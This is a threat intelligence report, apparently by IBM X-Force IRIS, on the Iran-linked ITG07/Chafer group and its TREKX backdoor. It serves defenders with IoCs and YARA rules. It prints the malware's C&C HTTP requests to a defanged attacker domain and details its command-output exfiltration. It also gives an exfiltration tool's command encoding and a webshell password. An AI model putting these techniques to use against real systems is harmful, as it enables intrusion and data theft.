Observations of ITG07 Cyber Operations

securityintelligence.com/posts/observations-of-itg07-cyber-operations/

IBM X-Force Incident Response and Intelligence Services (IRIS) responds to and remediates complex cyberattacks for organizations around the globe. During the past nine months, our team has been tracking a threat actor, which we call ITG07, that has conducted intrusions in a number of geographically dispersed organizations in the transportation sector. In analyzing various tactics, techniques and procedures (TTPs) employed by ITG07 operators, IRIS observed a combination of legacy adversarial behaviors and tools used alongside some newer tactics.

IRIS correlates this activity to ITG07 because each security vendor who tracks threat actors has an overlapping but unique optic into threat activity based on their particular data sources, as does X-Force IRIS. Per our analyses, this adversarial group most closely aligns with activity reported by other vendors as Chafer, or APT39. According to Symantec's analysis of this group, Chafer is an alleged Iran-based hacking group and has been responsible for intrusions into multiple organizations in the aviation industry, primarily in the Middle East.

Activity Summary

During the course of X-Force IRIS' analysis of ITG07's operations, we observed TTPs historically associated with Chafer that, when combined with their targets and infrastructure, make for a compelling attribution case to this group. Specifically, we observed the operators use:

- A particular, customized version of mimikatz named *mnl.exe/mnl32.exe (d0e74da12c5e8d35f6db1ae0c60748b7)*;
- A preference for access to the environment via legitimate Citrix connections;
- nbtscan, webshells such as JSPSPY and ASPXSPY; and
- The legitimate Microsoft Background Intelligence Transfer Service (BITS) for moving files in and out of compromised environments.

Further detail about Chafer's attack life cycle is detailed in the attack framework section below. Interestingly, X-Force IRIS has not observed the use of the long-reported Remexi malware that was part of the typical TTPs of this group in the past. Rather, it appears the group has adopted a different, probably custom remote access Trojan (RAT) that we then named TREKX, based on strings and file markers of command output files, to support early access to target environments.

Enter TREKX, ITG07's Custom Malware

While conducting analysis on what we believe were ITG07 attacks, our team found a piece of malware we named TREKX. It appears the same malware was reported by NCCGroup in March 2019 and attributed to Chafer activity.

TREKX is a backdoor capable of receiving and executing commands from a remote attacker. Command-and-control (C&C) messages between the malware and the C&C server are communicated via HTTP requests. Our analysis focused on two samples: the RAT itself (*service.exe — 01e4391421d56698bcaa1f3c05bd9818*) and an encrypted configuration file (*srv.dat — ede89b446d8703dd13d26168e8d58865*).

TREKX's Configuration File

Upon execution, TREKX reads its configuration from an encrypted file and expects the little-endian DWORD at offset *0x00* of the configuration file to be either *0x00AE2A6D* or *0x031B9D63*.

The contents of the decrypted XML configuration parameters are detailed in Table 1:

Field	Description
dt1	C&C server
dt2	C&C URL

dt3	Key used to generate data included in HTTP POST requests
dt4	Key used to generate data included in HTTP POST requests
dt5	Value used in the C&C message processing code
dt6	Value used in the C&C message processing code
dt7	Service name and service display name
dt8	Service description

Table 1: Configuration file parameters

TREKX also looks for the fields *dt91*, *dt92* and *dt93* in the XML configuration. However, the decrypted XML configuration does not have these fields. If the malware is executed with the i argument, the malware will create and start a service with properties based on the *dt7* and *dt8* fields of the XML configuration. If the malware is executed with the u argument, the malware will stop and delete the service specified in the XML configuration.

One interesting observation noted by IRIS researchers was the similarity between the TREKX RAT and configuration file from our analysis and those reported as the GoogleDrive RAT by Nyotron. Both have the same command options (install/uninstall) and similar configuration delimiters (*dt#*). The difference is that instead of sending HTTP requests to operator-controlled domain names, the GoogleDrive RAT used hardcoded Google account credentials to access resources hosted on Google Drive.

Command-and-Control Messages

Once TREKX is running as a service, it creates two folders with the following names:

1. *<;MalwareFolder>;\{75f61ded-9e15-3af2-2939-ab9f8e94124f}*
2. *<;MalwareFolder>;\{521f596c-369c-21dd-f55e-4029ed9e2092}*

The first folder contains the C&C messages *received* from the C&C server. The second folder contains the C&C messages to be *sent* to the C&C server.

To receive commands from the C&C server, the malware contacts the C&C server via HTTP POST requests similar to the following format:

POST /comm.aspx HTTP/1.1
*Accept: image/gif, image/jpeg, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8*
Content-Type: multipart/form-data; boundary=——————————2666045ed71dc
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Content-Length: 236
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: sabre-css[.]com
Connection: Close

——————————2666045ed71dc
Content-Disposition: form-data; name="File1"; filename="vf001"
Content-Type: application/octet-stream

<;... Generated Data ...>;
——————————2666045ed71dc–

The received encrypted C&C message is stored in the following file:

<;MalwareFolder>;\{75f61ded-9e15-3af2-2939-ab9f8e94124f}\x<;HexCharacters>;.tmp

Example: *C:\<;MalwareFolder>;\{75f61ded-9e15-3af2-2939-ab9f8e94124f}\x47550c0306718371.tmp*

The malware decrypts the C&C message from the above file. The decrypted C&C message contains a command that will be executed on the affected machine. The command is passed to *kernel32!CreateProcessA()* for execution.

The output of the command is encrypted and then stored by the malware in the following file:

<;MalwareFolder>;\{521f596c-369c-21dd-f55e-4029ed9e2092}\x<;HexCharacters>;.tmp

Example: C:\<MalwareFolder>\{521f596c-369c-21dd-f55e-4029ed9e2092}\xc6b2e770306718061.tmp

The malware prepends the encrypted command output with the 4-byte string TREK:

0000000: 54 52 45 4b 89 9f bb 8f 99 3f c3 40 fb 08 81 a6 TREK.......
...

If the command output is more than or equal to 256 bytes in size, the command output is additionally CAB-archived and the MSCF marker is replaced with the four-byte string TREC or TREX:

0000000: 54 52 45 43 00 00 00 00 21 01 00 00 00 00 00 00 TREC....!.....
...

0000000: 54 52 45 58 00 00 00 00 21 01 00 00 00 00 00 00 TREX....!.....
...

The malware sends the content of the command output file to the C&C server via HTTP POST requests similar to:

POST /comm.aspx HTTP/1.1
*Accept: image/gif, image/jpeg, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8*
Content-Type: multipart/form-data; boundary=——————————070504cf2370e
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Content-Length: 611
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: sabre-css[.]com
Connection: Close

——————————070504cf2370e
Content-Disposition: form-data; name="File1"; filename="vf001"
Content-Type: application/octet-stream

<;... Generated Data ...>;<;... Contents of Command Output File ...>;
——————————070504cf2370e–
"`

TREKX's Internal Message Logging

For TREKX's logging functionality, the malware checks the value of the following registry entry:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DRM
Log = <LogLevel>

Where <LogLevel> is a number.

If the above registry entry exists, the malware logs its internal messages in the following file:

<;MalwareFolder>;\file-<;LogLevel>;.log

Additional ITG07 Observations

During the course of investigation into ITG07 activity, our team further uncovered a copy of the JSPSpy webshell that was infiltrated by ITG07 and configured with the password *Matrix45*.

Furthermore, ITG07 was observed leveraging another RAT malware but primarily for the purposes of exfiltrating data. The file accepts various commands during command line execution, including:

- *-s* <;address>; (connect to specified address)
- *-p* <;address>; (connect to the specified address via a proxy)
- *-k* (purpose unknown)
- *-u* (purpose unknown)

When executed with the *-s* parameter, the sample connected to the specified address and received encoded commands from the C&C node. The encoded commands and other status messages were written to a log file named *l.txt*.

The following are the hardcoded commands that were uncovered during analysis:

C&C Command	Description
upload	Upload data to the C&C
download	Download to victim
setAgentTimeout setAgentCheckTimesetAgentWorkTime setAgentSleepTime	Update amount of time the Trojan is active or asleep. Updates are written to a.conf.
execParallel	Execute commands
cd	Change directory

Table 2: Hardcoded command list

The commands are encoded by scrambling base64-encoded data — for example, *cVckdNc=XlngXlg=*. It can be decoded with the following procedure:

Align in eight-character chunks:
cVckdNc=
XlngXlg=

Unscramble by concatening c then X, V then l, etc.
cXVlcnkgdXNlcg==

base64 Decode:
query user

Applying the Attack Framework

In recent activity investigated by X-Force IRIS, the ITG07 threat actor group demonstrated its ability to gain systemic footholds in targeted networks, advance laterally and, eventually, achieve its objective of exfiltrating valuable data from the victim organization's infrastructure.

The image below shows X-Force IRIS' attack framework. ITG07 actors went through the stages of initial compromise to eventually meet their objectives. Each stage in the framework is further detailed with information about ITG07 activity against corporate networks of companies in the transportation sector.



Figure 1: X-Force IRIS attack framework



Figure 2: ITG07 attack kill chain

Initial Compromise

Evidence did not exist within the environment that could result in a definitive identification of the initial attack vector. Based on past activity by this group, potential infection vectors may have included but are not limited to phishing, exploitation of vulnerable web applications, SQL injection and remote code execution.

Gaining a Foothold

Once the attacker was able to compromise the target network, the TREKX malware was installed and executed on network servers. This malware opened a backdoor as a persistent entry point to allow ITG07 attackers to carry out additional malicious activities over time.

Internal Reconnaissance Tactics

IRIS identified that the threat actor used malware after initial compromise, but also introduced additional tools to the infected servers, most likely in an attempt to collect additional information about the network and to expand access across the network.

During the internal reconnaissance phase, the threat actors used NBTScan, a common tool widely used by ITG07 and many other threat actor groups including OilRig. Further, IRIS observed ITG07 using the Navicat utility in an attempt to harvest database information in a number of instances. Finally, the group used a custom portscanner named *ps.exe* and our analysis indicates it is functionally similar to a file of the same name and function reported by Nyotron.

Privilege Escalation

ITG07 used a variant of the open-source Mimikatz tool, a utility that enables the extraction of credential information from the Windows Local Security Authority Subsystem Service (LSASS). The tool includes a module called *sekurlsa*, which extracts passwords, keys, personal identification number (PIN) codes and tickets from LSASS memory. These credentials could then be used in attacks such as Pass the Hash and Pass the Ticket. The attacker used the credential extractor to steal access data and gain privileged local access to the network.

Lateral Movement

IRIS identified tools the attackers used to attempt to move to additional hosts on the network. In this case, PsExec was identified. PsExec is a command-line tool that allows execution of processes on remote systems and also redirects console application output to the local system so that these applications appear to be running locally.

Maintaining Persistence

ITG07 operators maintained persistence on compromised networks by evading security tools and creating a service that would look legitimate unless further investigated. To do that, the TREKX malware was running as a service named *service.exe* to make it appear benign, all while keeping network backdoors open for the attackers.

Further, once the attackers had obtained credentials from an environment, they were able to use legitimate remote access via Citrix, tunnel RDP or use the secure shell (SSH)-based utilities such as RemCom and Plink to create tunnels out of the environment. This illustrates a diverse set of actions that ITG07 can take to maintain access to compromised networks.

Why the Transportation Industry?

The transportation industry is an attractive target for malicious cyber actors, from financially motivated attackers seeking payment card data or information on loyalty program customers to advanced groups such as ITG07.

The breach of any segment of the transportation industry can result in severe cascading effects upon multiple businesses and millions of travelers. The transportation industry's extensive reliance on information technology to facilitate ground and flight operations and use of third-party vendors present an extended attack surface for malicious cyber actors seeking access to targeted data or aiming to cause disruption.

Within this threat landscape, ITG07 appears to be primarily engaged in surveillance and tracking of individuals, with most of its attacks likely carried out to gather information on targets or facilitate its ability to conduct ongoing surveillance.

IRIS assesses that it is very likely the transportation industry will continue to be a high-value target for malicious advanced persistent threat (APT) and criminal threat actors, based on the abundance of potential avenues for gaining access to networks and devices as well as the considerable value of data processed and stored by entities within the transportation industry.

Indicators of Compromise (IoCs)

01e4391421d56698bcaa1f3c05bd9818 (TREKX RAT)

cf7d3e9ca78ab23929e94215d871bd51 (TREKX RAT)

ede89b446d8703dd13d26168e8d58865 (TREKX Config File)

7c08601341888b413779a3b33d8bf6dc (TREKX Config File)

d0e74da12c5e8d35f6db1ae0c60748b7 (Custom Mimikatz)

40550698 0d6057a0b1c756e3c67641a0 (Data exfiltration tool)

ade5518c61a620c5e3b226ce3c84e7af (JSPSpy)

f01a9a2d1e31332ed36c1a4d2839f412 (NBTscan)

7fac7a0843f65135832ac5685750cc6c (ps.exe)

cec4bb3b2f4d2ca2f3468103efb5967d (Remcom)

nvidia-services[.]com

sabre-css[.]com

sabre-airlinesolutions[.]com

TREKX YARA Rules

rule TREKX_Backdoor

{

meta:

description = “X-Force IRIS TREKX Backdoor”

version = “1”

md5 = “01e4391421d56698bcaa1f3c05bd9818”

strings:

$ = “3.001.” wide ascii

$ = “2.TT.” wide ascii

$ = “4.PSPR.” wide ascii

$ = “4.RSPM.” wide ascii

$ = “TREK” wide ascii

$ = “TREC” wide ascii

$ = “TREX” wide ascii

$ = “.tmp” wide ascii*

$ = “SOFTWARE\\Microsoft\\DRM” wide ascii

$ = “srv.dat” wide ascii

$ = “<dt1>” wide ascii

$ = “File1” wide ascii

$ = “vf%03d” wide ascii

$ = “error 1!” wide ascii

$ = “{????????-????-????-????-???????????}” wide ascii

condition:

(uint16(0) == 0x5a4d) and (5 of them)

}

rule TREKX_Backdoor_Config

{

meta:

description = “X-Force IRIS TREKX Backdoor Configuration”

version = “1”

md5 = “ede89b446d8703dd13d26168e8d58865”

md5 = “7c08601341888b413779a3b33d8bf6dc”

condition:

// These are all the checks performed by the TREKX backdoor

// (md5:01e4391421d56698bcaa1f3c05bd9818) when

// checking the validity of the configuration file

(

(uint32(0) == 0x00AE2A6D)

or

(uint32(0) == 0x031B9D63)

)

and

(

filesize >= 230

)

and

(

uint16(filesize-2) == 0x0054

)

}

Learn more about X-Force IRIS